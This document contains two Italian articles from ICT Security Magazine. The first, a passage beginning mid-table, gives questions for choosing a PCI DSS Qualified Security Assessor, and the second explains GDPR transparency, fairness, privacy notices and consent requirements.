Disaster Recovery e Business Continuity X X
Implementazione del ciclo di vita della sicurezza (Plan, Do, Check, Act) X X X
Gestione della sicurezza nei processi Business as Usual X

Osservando le voci elencate nella tabella, è possibile affermare che:

  • A meno che non si sappia cosa vuole l’azienda e come funziona, non è possibile progettare un programma di sicurezza adeguato;
  • Senza un IT Risk Assessment e una Business Impact Analysis, non si riesce a sapere quali dati sono davvero importanti per l’azienda e non è possibile definire un budget appropriato per l’implementazione del programma;
  • Verranno implementati solo i controlli che sono in linea con la valutazione del rischio, indipendentemente dalla compliance;
  • L’implementazione dei controlli di sicurezza senza un sistema di gestione che li mantenga allineati all’evoluzione dei processi aziendali non supporta né la sicurezza né la compliance;
  • La Governance e il Change Management vanno di pari passo, e influenzano le comunicazioni tra il business e l’IT, a garanzia del mantenimento della compliance;
  • La compliance e la sicurezza sono prive di significato se non si rivolgono al business aziendale, integrandosi con l’operatività “Business as Usual” dell’azienda;
  • I passaggi precedenti non sono lineari, ma ciclici e continui nel tempo.

Quali domande porre al QSA per selezionare quello giusto

Di seguito sono riportate le domande pensate per la scelta del QSA. Sono domande abbastanza generiche, in modo che possano adattarsi a qualsiasi contesto aziendale.

  1. Da quanto tempo svolge le attività di QSA?

Una società che opera come QSA da pochi mesi è più a rischio di una che è attiva da un decennio, soprattutto per un progetto a lungo termine come quello di acquisire la certificazione PCI DSS per la prima volta.

Questo non vuol dire che dovrebbero essere escluse automaticamente tutte le nuove società che si affacciano sul mercato, ma in tal caso sarebbe opportuno valutare se forniscono solo i servizi di certificazione PCI, oppure se la PCI è solo una parte della loro offerta consolidata di servizi di consulenza sulla sicurezza.

  1. Da quanto tempo svolge security assessment, inclusi gli assessment PCI?

Una società che esegue security assessment da poco tempo potrebbe non avere l’esperienza adeguata per eseguire in modo efficace un assessment PCI, a meno che non abbia personale con molta esperienza pregressa come QSA.

Nello standard PCI DSS i controlli sono una parte molto importante di un framework di sicurezza, ma non l’unica. Per questo, la prima domanda che dovrebbe porre un QSA non è “dov’è il diagramma di rete?” ma piuttosto “dov’è la valutazione del rischio?”.

  1. Quanti dei suoi consulenti QSA hanno sottomesso un Report on Compliance?

Sebbene sia piuttosto semplice per un consulente diventare QSA (5 anni di esperienza sulla sicurezza, essere in possesso di alcune certificazioni ecc.), questo non significa che un QSA sia effettivamente qualificato per eseguire un assessment e fornire una guida alla gestione della sicurezza in un ambiente complesso.

Chiunque può mettere in evidenza le cose fatte in modo sbagliato che rendono l’azienda non compliant, ma per fornire indicazioni su cosa fare al riguardo e superare la non conformità serve un consulente QSA di provata esperienza.

Se il personale della società QSA ha maturato esperienze nella sottomissione dei Report on Compliance al Security Standard Council, allora ci sono buone probabilità che sappia affrontare nel modo giusto un progetto complesso di certificazione.

  1. Quanti Report on Compliance ha presentato?

Come per il punto precedente, tanti più RoC sono stati presentati maggiori garanzie ci sono che la società abbia sviluppato processi interni standard per eseguire gli assessment e processi di quality assurance a garanzia delle attività svolte.

Ancora una volta, questo non dovrebbe automaticamente precludere l’acceso alle nuove società QSA che si presentano sul mercato, ma è a garanzia dell’adozione di standard di qualità elevati.

  1. Quanti assessment ha eseguito presso altri clienti che svolgono le stesse attività dell’azienda, o che operano nello stesso settore?

Eseguire un assessment su di un merchant è molto diverso dall’esecuzione di un assessment su di un service provider o su un acquirer / issuer.

Se il QSA non ha mai eseguito assessment su clienti che svolgono lo stesso tipo di attività dell’azienda, probabilmente non offrirà un servizio di qualità, e potrebbe potenzialmente generare problemi o extra costi.

Viene chiesto quanti assessment ha eseguito la società, e non il singolo QSA, perché tipicamente un assessement non viene mai eseguito da un solo QSA. Un singolo consulente, infatti, non ha le competenze necessarie per valutare adeguatamente lo stato di conformità di una azienda su tutti i 12 domini dello standard PCI.

Ogni valutatore ha una competenza unica, quindi la scelta del QSA dovrebbe portare a preferire una società con un sufficiente mix di competenze dei consulenti per coprire tutte le proprie esigenze.

  1. In che modo garantisce la continuità di una attività di assessement?

L’obiettivo di questa domanda è quello di verificare in che modo è organizzato il processo di assessment, in modo tale da garantire che tutte le informazioni siano sempre immediatamente disponibili a tutto il team di lavoro secondo una metodologia consolidata e collaudata.

La sostituzione di un QSA a metà di un assessement è uno dei problemi più grandi che una azienda può trovarsi ad affrontare nella gestione di un processo di certificazione, anche se si tratta di un consulente diverso che lavora per la stessa società QSA.

In tali casi, la società QSA deve assicurare che eventuali cambiamenti del team non abbiamo impatti sui tempi di conseguimento della certificazione e non richiedano ulteriori costi.

  1. Come vengono gestite eventuali divergenze di valutazione dei QSA che fanno parte dello stesso team di lavoro?

Questa domanda è finalizzata ad approfondire la maturità e l’esperienza dei QSA che svolgono le attività di assessment e dell’azienda QSA nel suo complesso.

Lo standard PCI DSS è aperto ad una grande quantità di interpretazioni (si veda ad esempio la definizione di “periodico” o di “appropriato”), quindi qualsiasi decisione presa da un QSA deve essere condivisa da tutto il team di audit e formalizzata della società, in particolare laddove vengono individuati effort significativi per raggiungere la conformità, sia in termini di costi di che di risorse.

  1. Sono previsti degli SLA per la comunicazione e la risposta alle domande poste dall’azienda?

Non c’è niente di più frustrante del fatto che il punto di contatto presso il QSA non risponda alle richieste che gli vengono rivolte dall’azienda. Per questo motivo, sarebbe opportuno che nel contratto con il QSA fosse presente uno SLA sui tempi di risposa.

  1. La società fornisce altri servizi di consulenza relativi alla compliance o alla sicurezza?

Lo standard PCI DSS è rivolto specificamente al trattamento dei dati dei titolari di carta e non copre la conformità o le esigenze di sicurezza che potrebbe avere una azienda rispetto ad altri ambiti (dati personali, dati finanziari, proprietà intellettuale, ecc.).

Nella scelta di un QSA, una azienda dovrebbe assicurarsi che la società abbia anche l’esperienza necessaria per trattare altre categorie di dati, o altre normative alle quali l’azienda deve rispondere (es. GDPR, SOX, ecc.) al fine di ottimizzare gli investimenti ed avere un interlocutore unico per tutte le tematiche di sicurezza.

  1. La società può consigliare prodotti o servizi che possano aiutare a raggiungere la conformità?

Per alcune società QSA, la consulenza PCI è solo una mezzo per vendere un insieme di ulteriori prodotti o servizi per “aiutare” l’azienda a raggiungere o a mantenere la conformità allo standard.

E’ molto importante capire se il QSA è una società di servizi nata per fornire una guida imparziale ed esperta per il conseguimento della certificazione o è una società di prodotti travestita da QSA.

Per il Security Standard Council, ad esempio, è accettabile per una singola società:

  • vendere un firewall;
  • gestire e manutenere un firewall;
  • eseguire il monitoraggio di un firewall;
  • eseguire una scansione di vulnerabilità o il penetration test di un firewall;
  • valutare la conformità PCI di un firewall.

Questo, tuttavia, potrebbe generare un conflitto di interessi, portando probabilmente a violare le Policy di Sicurezza aziendali e tutte le Good Practices di gestione della sicurezza.

Se oltre alla consulenza sulla PCI la società offre anche servizi di sicurezza gestita, deve assicurare che i servizi offerti supportino la compliance dell’azienda. Questi servizi dovrebbero essere inoltre sottoposti ad assessment indipendenti, e dovrebbero essi stessi ottenere una certificazione PCI.

  1. Come può supportare l’azienda a mantenere la certificazione nel tempo?

Una volta raggiunta la certificazione, questa deve essere mantenuta nel tempo. Per questo, come parte di un servizio di consulenza, il QSA dovrebbe aiutare l’azienda a definire un programma di sicurezza e ad implementarlo a livello aziendale.

  1. Se non è possibile soddisfare esattamente tutti i requisiti previsti dallo standard, cosa succede?

Nessun soggetto è conforme esattamente a tutti i requisiti dello standard PCI punto per punto.

Laddove non è possibile soddisfare a pieno i requisiti dello standard, devono essere messi in atto dei controlli compensativi che garantiscano gli stessi livelli di sicurezza dei controlli dello standard.

Un buon QSA è a conoscenza di tutti i principali controlli compensativi che sono stati accettati dal Security Standard Council ed è in grado di supportare al meglio un’azienda mettendo a disposizione la propria esperienza e le proprie conoscenze.

Per questo è fondamentale che venga scelto un QSA che sia prima di tutto in grado di mettere a disposizione dei consulenti, e non solo degli auditor.

  1. Come scegliere il migliore QSA?

Al fine di scegliere il migliore QSA, sarebbe opportuno mettere a confronto almeno due potenziali candidati, ponendo domande puntuali relative alla certificazione del proprio contesto aziendale. Se le risposte fornite non sono esaustive, è bene continuare con la selezione.

  1. Dove è possibile ottenere un elenco di tutti i QSA?

Un elenco completo di tutte le società QSA è disponibile al seguente link: https://www.pcisecuritystandards.org/assessors_and_solutions/qualified_security_assessors 

  1. Quanto ci vuole per ottenere la certificazione PCI?

È impossibile rispondere a questa domanda senza ulteriori informazioni sull’azienda da certificare. Un QSA che garantisce la certificazione in un arco temporale senza conoscere il contesto dell’azienda, andrebbe escluso dalla scelta.

Conclusioni

La scelta di un QSA può sembrare scoraggiante, specialmente per una azienda che non dispone al proprio interno di uno specialista di sicurezza. Tuttavia, se si tengono in considerazione le domande elencate è possibile scegliere il miglior QSA per i propri obiettivi di business.

Ed è bene ricordare che:

  • La PCI DSS riguarda la protezione dei dati dei titolari di carta e non copre tutti gli aspetti di compliance di un’azienda;
  • La PCI non è (da sola) una Good Practice di sicurezza, ma costituisce un insieme di “controlli di sicurezza” ritenuti sufficienti dai brand delle carte di pagamento;
  • Un progetto per ottenere la certificazione allo standard PCI dovrebbe essere avviato solo dopo aver eseguito un IT Risk Assessment e una Business Impact Analysis;
  • La prima fase per avviare un progetto di certificazione PCI deve riguardare l’individuazione dello scope di certificazione;
  • L’implementazione dei controlli previsti dalla PCI senza un sistema di gestione per mantenerli, non garantisce né la sicurezza né la compliance;
  • Un buon QSA è in grado di interpretare i requisiti della PCI affinché possano garantire effettivamente un innalzamento del livello di sicurezza dell’azienda.


[1] https://www.securityforum.org/tool/the-isf-standardrmation-security/


A cura di: Francesco Morini e Fabio Pacchiarotti

L’articolo Come scegliere il giusto QSA per la propria azienda proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/come-scegliere-il-giusto-qsa-per-la-propria-azienda/





Il GDPR: un percorso di fiducia

Le mosse iniziali

Molte organizzazioni si sono affrettate, a ridosso del 25 maggio scorso, a riformulare le informative secondo le previsioni dell’art. 13 del Regolamento Europeo 679/2016[i] (GDPR).

Le mosse iniziali hanno avuto due effetti, entrambi poco felici dal punto di vista degli interessati:

  • le informative hanno cercato di rispettare pedissequamente le indicazioni dell’art. 13 e si sono trasformate in lenzuoli che pochi hanno effettivamente letto e compreso;
  • l’alluvione di informative, arrivate tutte insieme verso la fine di maggio, ha creato un effetto repulsivo, da parte degli interessati, sia nei confronti di chi le ha inviate sia verso l’effettiva efficacia della nuova normativa in materia di dati personali.

Un aspetto positivo delle decine di informative pervenute via email è stato quello di generare la meraviglia degli interessati rispetto al numero di soggetti che erano in possesso del loro indirizzo di posta elettronica. Di fatto, tuttavia, pochi si sono preoccupati di leggere l’informativa e, semmai, di procedere a far valere i propri diritti (per esempio, invocando il diritto all’oblìo rispetto al trattamento per scopi di marketing).

Il principio di trasparenza

Lo smarrimento degli interessati poteva (e potrà) essere evitato con la lettura attenta e sistematica di tutti gli articoli del GDPR, in particolare degli articoli iniziali. Infatti, oltre ai 173 Considerando, che spiegano quali sono gli effetti concretamente voluti dal legislatore europeo, l’articolo 5 fissa i principi che costituiscono la vera bussola dei titolari nel trattamento dei dati personali.

Tra gli altri, quelli più rilevanti, rispetto al rapporto titolare-interessato, sono il principio di trasparenza e quello di correttezza.

Il principio di trasparenza è declinabile come la possibilità da parte dell’interessato di avere il pieno controllo dei propri dati personali: sapere chi li tratta, per quale motivo, dove vanno a finire e quali strumenti giuridici esistono per rendere il trattamento conforme alle proprie esigenze e volontà.

Questo principio è talmente importante che il WP29 (oggi sostituito dall’European Data Protection Board) lo ha approfondito nelle linee guida 260 adottate in via definitiva l’11 aprile scorso[ii].

Nelle linee guida vengono sottolineati gli elementi che devono caratterizzare il comportamento trasparente del titolare in ogni interazione con l’interessato:

  • le comunicazioni devono essere concise, intellegibili e facilmente accessibili;
  • il linguaggio deve essere chiaro e semplice;
  • il linguaggio deve essere adattato ai destinatari, in particolare se sono soggetti vulnerabili (bambini, soggetti con disabilità, stranieri, ecc.);
  • le comunicazioni devono essere rese per iscritto ancorché, in casi specifici, possa essere più opportuno renderle con altri mezzi (video, audio, ecc.);
  • le comunicazioni devono essere rese gratuitamente.

Queste indicazioni devono caratterizzare l’informativa di cui all’art. 13 ma anche tutte le successive comunicazioni con l’interessato.

Il principio di correttezza

Il principio di correttezza si estende al comportamento concreto del titolare durante tutto il trattamento e va oltre la trasparenza dell’interazione titolare‑interessato. È la declinazione del più generale e classico principio del neminem laedere (non offendere nessuno) ovvero del dovere del titolare di non arrecare danno, con comportamenti consapevoli o inconsapevoli, all’interessato.

Il rispetto di questo principio passa attraverso una chiara individuazione delle basi giuridiche poste a fondamento del trattamento ed elencate, rispettivamente, nell’art. 6 per i dati personali comuni e nell’art. 9 per le particolari categorie di dati personali (dati riguardanti la salute, le origini razziali, gli orientamenti sessuali, ecc.).

Ed il titolare deve applicare una particolare attenzione al principio di correttezza quando la base giuridica del trattamento è il consenso dell’interessato. Lo spiegano bene le linee guida 259 adottate in via definitiva il 10 aprile scorso dedicate ad approfondire le modalità di acquisizione del consenso.

Come nasce un’informativa

Rispettare il principio di trasparenza significa, innanzitutto, far nascere il rapporto titolare‑interessato su basi di fiducia. Per questo, al di là dei contenuti (chiaramente stabiliti dall’art. 13), bisogna ricordare che:

  • l’informativa deve essere fornita sempre;
  • occorre applicare, per quanto possibile, le linee guida 260 del WP29.

Non casualmente il WP29 raccomanda, prima di tutto, un’informativa concisa cioè che non deve scoraggiarne la lettura solo osservandone la lunghezza e non deve richiedere fatica da parte dell’interessato.

Oltre alle caratteristiche dimensionali, il titolare deve essere attento alle modalità con le quali fornisce l’informativa: occorre renderla facilmente accessibile, sia quando viene fornita dal sito web sia quando si basa su metodi più tradizionali (p.e. un apposito cartello esposto da un’officina meccanica accanto allo sportello dell’accettazione). In particolare, il WP29, per le informative sui siti web, suggerisce di strutturarle in strati cioè di fornire un primo livello informativo, completo ma sintetico, che può essere approfondito, tramite appositi link, secondo le esigenze dell’interessato.

Il WP29 fornisce indicazioni utili anche sul linguaggio da utilizzare. Non ispirano fiducia e, quindi, non sono segno di trasparenza le forme lessicali vaghe ed indefinite come “può”, “potrebbe”, “alcuni”, “spesso” e le parole troppo legate alla terminologia tecnica come “backup”, “firewall”, “CRIF”, “applicativo world check”; bisognerebbe, invece, utilizzare forme precise come “saranno comunicati”, “dopo 2 anni”, “ogni 3 mesi” e comprensibili dall’utente medio come “copia di riserva”, “strumento di protezione della rete” e così via. Il WP29 arriva persino ad indicare un esempio di lessico da utilizzare per i minori realizzato nella stesura della “Convenzione delle Nazioni Unite sui Diritti dei Bambini nel Linguaggio dei Bambini”[iii].

Le frasi, inoltre, devono essere costruite senza troppi giri logici e cercando di arrivare agevolmente al concetto che si vuole esprimere.

Come chiedere il consenso

La fiducia si costruisce anche applicando buone prassi per l’acquisizione del consenso, aggiungendo ad una informazione trasparente, comunque necessaria, la correttezza dovuta nei confronti del titolare.

Il consenso non è sempre obbligatorio perché è solo una delle possibili basi giuridiche (contratto, legge, interesse vitale, ecc.) che rendono lecito un particolare trattamento dei dati personali. Anzi, se la base giuridica è un’altra, può essere inutile e dannoso richiederlo perché può confondere le idee dell’interessato e, quindi, contrastare con un comportamento trasparente.

Tuttavia, è molto frequente che il titolare al quale forniamo i dati necessari per l’esecuzione del contratto (p.e. la piattaforma web di viaggi che ci riserva la stanza in albergo):

  • non richieda il consenso per consentire l’esecuzione della sua corretta prestazione (fornendoci, però, l’informativa);
  • richieda il consenso per altre finalità (p.e. per comunicazioni pubblicitarie anche tramite partner commerciale).

Questo comportamento risponde al principio di correttezza. Meno corretto, anzi illecito, è il comportamento che blocca la conclusione del contratto (la prenotazione via web) se non forniamo il consenso al trattamento per altre finalità (p.e. per comunicazioni pubblicitarie).

È per questo che il WP29 ha specificato che il consenso, qualora sia necessario al trattamento, deve essere:

  • libero, nel senso che non ci devono essere condizionamenti dell’interessato dovuti ad una diversa forza nel rapporto (p.e. organismo pubblico‑cittadino oppure datore di lavoro‑dipendente);
  • specifico, nel senso che deve essere acquisito per ogni diversa finalità; in proposito il WP29 sottolinea il concetto di granularità cioè di spiegazione dei singoli scopi del trattamento e di acquisizione indipendente dei singoli consensi corrispondenti;
  • informato, nel senso che l’interessato deve essere consapevole delle conseguenze del mancato consenso oltre che delle informazioni previste dall’art. 13;
  • non ambiguo, nel senso che deve essere espresso con una manifestazione attiva di volontà e non, come accade in molti siti web, con l’accettazione di un segno di spunta già presente nel modulo da compilare.

Un percorso di fiducia

Conviene, quindi, essere consapevoli del percorso di fiducia tracciato dal legislatore europeo e, soprattutto, non sovrapporre sistematicamente informativa e consenso rischiando di vanificare lo spirito del GDPR.

A cura di: Francesco Maldera

L’articolo Il GDPR: un percorso di fiducia proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/il-gdpr-un-percorso-di-fiducia/